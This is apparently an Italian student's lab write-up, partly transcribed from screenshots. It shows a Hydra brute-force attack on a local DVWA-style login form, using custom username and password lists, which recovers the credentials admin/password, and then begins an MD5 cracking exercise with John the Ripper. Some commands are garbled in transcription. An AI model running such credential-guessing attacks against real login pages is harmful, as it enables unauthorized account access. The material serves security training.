


# ESEIZIO DI OGGI SPIEGAZIONE


## 1. Estrarre rockyou.txt da wordlists

```
File Actions Edit View Help
(kali@kali)~$ wordlists
> wordlists - Contains the rockyou wordlist
/usr/share/wordlists
-- amass -> /usr/share/amass/wordlists
-- dirb -> /usr/share/dirb/wordlists
-- dirbuster -> /usr/share/dirbuster/wordlists
-- dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAS.txt
-- fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
-- fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
-- john.lst -> /usr/share/john/password.lst
-- legion -> /usr/share/legion/wordlists
-- metasploit -> /usr/share/metasploit-framework/data/wordlists
-- nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-- rockyou.txt
-- rockyou.txt.gz
-- sqlmap.lst -> /usr/share/sqlmap/data/txt/wordlist.txt
-- wfuzz -> /usr/share/wfuzz/wordlist
-- wfuzz.txt -> /usr/share/dict/wordlist-probable.txt
```

## 2. Hydra

Ho usato hydra per provare tutte le combinazioni username/password su un sito web locale (192.168.40.101). E o utilizzato BurpSuite per prendere il post-form per dare il comando a hydra;





```
Examples:
"/login.php:user=\"USER\"&pass=\"PASS\";incorrect"
"/login.php:user=\"USER64\"&pass=\"PASS64\"&colon=colon\\:escape=S:result=success"
"/login.php:user=\"USER\"&pass=\"PASS\"&mid=123:authlog=.failed"
"/user=\"USER\"&pass=\"PASS\";H=Authorization\\: Basic dIw:H=Cookie\\: sessid=aaaa:h=X-User\\: \"USER\";H=User-Agent\\: wget"
"/exchweb/bin/auth/xf-failedowaauth.dll:destination=http3JA32F2f<target>x2Fexchange&flags=BBusername<-domain%ASC\"USER\"&password=\"PASS\"&submitCreds=x&trusted=0:C-C-/exchweb\\:reason=

(kali@kali)~/usr/share/wordlists
$ cd
(kali@kali)~$ cd /usr/share/wordlists
$ nano utenti.txt
$ nano password.txt
```

```
kali@kali:~$ cat password.txt
password
guest
password123
3132c3da
admin
realadmin
rootadmin
user
piippo
giangi

kali@kali:~$ cat utenti.txt
user
admin
realfranco
piippo
anonymous
paperino
realpiippo
guest

kali@kali:~$ hydra -i utenti.txt -P password.txt 192.168.40.101 http-post-form "/dwa/login.php:username=\"USER\"&password=\"PASS\"&login=login:failed\"
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-06 18:01:33
[DATA] max 16 tasks per 1 server, overall 16 tasks, 99 login tries (1:50p11); --7 tries per task
[DATA] attacking http-post-form://192.168.40.101/dwa/login.php:username=\"USER\"&password=\"PASS\"&login=login:failed
[00]http-post-form host: 192.168.40.101 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-06 18:01:39
```

Hydra ha trovato che l'utente **admin** aveva la password **password**.

### 3. John the Ripper

Ho generato un hash MD5 di una password (passw0rd:password) usando md5sum, poi ho salvato l'hash in un file (dvwapasshash.txt), e infine usato John the Ripper per tentare di decifrare l'hash MD5.

The screenshot shows a Kali Linux virtual machine environment. The top bar indicates the system is running on Oracle VM VirtualBox. The main window is a terminal with the prompt 'kali@kali: ~'. The terminal output shows the command 'echo -n "password:password" | md5sum' and the resulting hash 'da325b4dc9b452532fc202664abc180f'. Below the terminal, a file editor (nano) is open, showing the same hash in a file named 'dwapasshash.txt'. The bottom status bar shows the system is running on a 17°C Soleggiato, with a date of 06/03/2025.